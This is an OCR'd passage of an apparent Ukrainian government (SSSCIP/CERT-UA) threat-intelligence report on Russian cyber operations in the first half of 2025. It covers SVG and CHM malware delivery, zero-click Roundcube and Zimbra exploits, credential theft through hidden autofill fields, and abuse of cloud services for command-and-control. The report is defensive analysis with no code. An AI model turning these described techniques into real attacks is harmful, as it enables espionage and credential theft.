
- A reverse shell, which is borrowed from the public GitHub repository PSSW100AVB and packaged into a .NET application.

- GIFTEDCROOK – a stealer that enables the extraction of data from the web browser (history, saved authentication credentials, cookies, etc.) and uploads it to a Telegram chat controlled by the hackers.

UAC-0227

Since at least March 2025, we have been monitoring activity aimed at spying on local authorities, critical infrastructure facilities, Territorial Recruitment and Social Support Centers (TRCs and SSCs), and other targets.

To deliver the malware, the attackers send emails with various types of content: from an instruction describing how to execute a malicious command via the command line (similar to ClickFix), to an attachment in the form of an SVG file containing



a “foreignObject” tag element, inside which an HTML page with JavaScript is embedded.

After testing different delivery methods, the attackers chose to distribute an SVG file, which is a vector image that by default opens in a web browser.

Opening this file triggers the execution
of embedded JavaScript code designed to download an archive containing a CHM file.

Executing the CHM file initiates another JavaScript script that retrieves commands and executes them via CMD. Empirical analysis has shown that this can lead to the deployment of AMATERA STEALER or STRELA STEALER.

During the analysis of early UAC-0227 campaigns, files dated late 2023 were discovered, indicating that similar activity targeted European Union countries.

Zero Click: an invisible attack

With each attempt, it becomes increasingly difficult for attackers to craft an email or message that appears convincing and completely unsuspicious enough to make a recipient familiar with basic cyber hygiene interact with it.

This is where “Zero click” vulnerabilities come into play – those that require no user interaction at all. Cyberattacks exploiting such vulnerabilities have occurred before, but in the first half of 2025, they were used more aggressively.

The most exploited vulnerability of this type in Roundcube is CVE-2023-43770 – an old issue that, unfortunately, still affects a large number of Roundcube instances.

In a plain-text email, attackers insert malicious JavaScript code inside square brackets. When such an email is opened via the Roundcube web interface , the code not only executes without

any user interaction but also is not rendered in the interface. The email appears harmless unless viewed through a mail client or by inspecting the original message (in EML format) in a text editor.

Additionally, other vulnerabilities have been exploited, such as CVE-2024-37383, which allows automatic execution of a JavaScript script embedded in an attached SVG file. This JavaScript may contain an exploit for CVE-2025-49113, enabling code execution directly on the Roundcube server.

Another widely used platform in Ukraine is Zimbra Collaboration Suite, which unfortunately also contains similar vulnerabilities.

In the first half of the year, attempts to exploit two Zero click vulnerabilities in the Zimbra web client with the Classic UI were observed, both related to improper handling of calendar files (ICS files).

The CVE-2024-27443 vulnerability allows the execution of JavaScript code contained in the “onerror” attribute of an HTML tag “img”.

As for CVE-2025-27915, such code is embedded in the “ontoggle” attribute of an HTML tag “detail”.

When exploiting such vulnerabilities, attackers typically injected malicious code that, through the Roundcube or Zimbra API, gained access to credentials, contact lists, and configured filters to forward all emails to attacker-controlled mailboxes.

Another method of stealing credentials using these vulnerabilities was to create hidden HTML blocks (visibility: hidden) with login and password input fields, where the attribute autocomplete='on' was set. This allowed the fields to be auto-filled with data stored in the browser, which was then exfiltrated.

Most of the campaigns exploiting these vulnerabilities were attributed, with varying levels of confidence, to the activity of a group associated with the GRU – UAC-0001 (APT28).

UAC-0002: GRU Cyberattacks

The first half of 2025 was not without cyberattacks by the UAC-0002 group (Sandworm, APT44), which is a unit of the GRU.

In 2022–2023, a significant number of the results of UAC-0002's destructive cyberattacks were published on hacktivist's Telegram channels.

However, in 2024, they disclosed information only about four provider breaches in March 2024.

By May 2025, there were no publications; the only report in the first half of the year concerned the breach of eight local internet providers at once.

The likely reason is that most of these cyberattacks were successfully neutralized in time. According to the terminology of the European NIS2 Directive, such cyber incidents are classified as near misses.

The primary targets of the GRU remained organizations in the energy sector. In addition, organizations of the defense industry, Internet service providers, and even research institutions were subjected to attacks.

Sometimes, kinetic attacks by the adversary were carried out after or during such cyberattacks in the same region of the country. Therefore, there is a correlation between cyber and kinetic attacks. This correlation is not always present, but it does exist at times.

The most large-scale cyberattack with the most significant impact was the attack on JSC Ukrzaliznytsia. However, the adversary failed to disrupt the stable movement of trains, although some services, including ticket sales, had to be temporarily switched to offline mode.

During this essentially terrorist attack, hackers from the Russian Federation used unique malware and delivery methods developed with the specifics of the company's infrastructure in mind.

Below is a timeline of cyberattacks carried out by the UAC-0002 and their correlation with missile strikes.

Near Missile Timeline

UAC-0125

CERT-UA tracks several cyber threat clusters associated with UAC-0002, i.e., its subclusters. Among them is UAC-0125, whose primary objective in cyberattacks is espionage and gaining initial access to the network.

At the end of last year, CERT-UA, together with colleagues from MIL.CERT-UA, detected and analyzed a UAC-0125 cyberattack using the “Army+” topic, which was described in the previous report.

At the beginning of 2025, hackers sent emails containing links to a website that impersonated the official ESET website and hosted malware disguised as “threat removal software.”

As with last year's campaign, this was the SUMBUR malware (also known as Kalambur).

This malicious software is developed using the C# programming language and is designed to execute Visual Basic and PowerShell scripts that provide the following functionality:

- Downloading and installing an SSH server;
- Checking the status of the administrator account: if it is disabled – activate it and set a password; if it is active – create a new account with administrative privileges;
- Modifying system settings to enable and simplify remote access via RDP/SSH, hide accounts on the login screen, and disable automatic system updates;
- Downloading and installing TOR to ensure system accessibility through this network for follow-up actions.

In the 2025 campaign, in addition to this, legitimate ESET software was also launched.

The UAC-0002 group uses a variety of “masks” — that is, tactics, techniques, and procedures (TTPs) applied during attacks.

We categorize them into different cyber threat clusters, but regardless of the identifier (UAC-XXXX), their mission remains destructive cyberattacks, which we have been combating for over a decade.

Legitimate resources as a cover

Today, hackers increasingly abuse legitimate online services to deliver malicious files, store configurations, and more.

Due to the high level of trust in these platforms, their traffic is rarely blocked or raises suspicion.

Against the backdrop of normal traffic, such activity appears almost invisible — and that is its main danger. This allows attackers to effectively disguise their operations and bypass security tools.

It's well known that this technique is most used by groups such as UAC-0001, UAC-0010, and UAC-0050 — but they are not the only ones.

For example, cloud services that allow file storage are often used to deliver malware or its components.

Emails from UAC-0050 frequently contain links to Dropbox, Google Drive, OneDrive, Bitbucket, or 4Sync, where an archive with malicious software is hosted. Meanwhile, UAC-0218 uses the Ukrainian service UKR.NET E-disk for the same purpose.

UAC-0010 went even further by providing access to malicious files through the platform's built-in functionality; in such cases, a system-generated email was sent.

In addition to hosting malicious files, these services can also be used for exfiltrating stolen data, as a significant amount of such outbound traffic — directed to legitimate platforms — often appears completely legitimate. UAC-0010 leverages the Dropbox API in its GammaBox malware for this purpose.

UAC-0226, as previously noted, employs the GIFTEDCROOK stealer, which sends stolen data to a Telegram chat.

As mentioned in our previous reports and publications, FSB-affiliated hackers (UAC-0010) have managed to build a resilient network infrastructure.

To achieve this, they also leverage a range of legitimate services. They publish the addresses of their controlled C2 servers on platforms such as Telegra.ph, Teletype.in, Rentry.co, and in Telegram chats, allowing them to update these dynamically.

It is worth noting that in the past, these pages contained the actual IP addresses of command-and-control servers. However, since early 2024, UAC-0010 has actively used Cloudflare's tunneling service — Cloudflare Tunnels — to hide the real address. Starting in early 2025, they began using another service for the same purpose — Cloudflare Workers.

The most straightforward use of such resources is hosting phishing pages. Many services allow free hosting of web pages for a limited period – long enough to run phishing campaigns.

Hackers often take advantage of platforms such as Firebase, ipfs.io, mocky.io, and the previously mentioned Cloudflare Workers.

A phishing page can easily be created using form-building services such as SmartForms.dev, which allows customizing the form design to mimic any login interface of any system. Alternatively, the APIs of such platforms can be used to collect data entered on the other phishing page.

The use of legitimate online resources for malicious purposes is not a new tactic. However, the number of such platforms exploited by Russian hackers has been steadily increasing in recent times.

Most services do respond to abuse reports and remove or block malicious content.

Nevertheless, there is always a time gap between detection and mitigation, during which attackers can achieve their objectives.

This is why proactive detection of such abuse is critically important — it not only reduces the lifespan of malicious resources but also discourages hackers from using these platforms in the future.

Previous reports

To provide a complete picture and understanding of the transformation in cyber capabilities during the full-scale war, previous analytical reports are available at the following webpage:

Analytical materials of the SSSCIP

Media Contact Center

press@cip.gov.ua

Stay connected:

https://x.com/SSSCIP

https://x.com/_CERT_UA

https://www.linkedin.com/company/dsszzi

https://www.linkedin.com/company/cert-ua

https://www.facebook.com/dsszzi

https://www.facebook.com/UACERT

State Service of Special Communications and
Information Protection of Ukraine

Russian cyber operations

Analytics for the H1 2025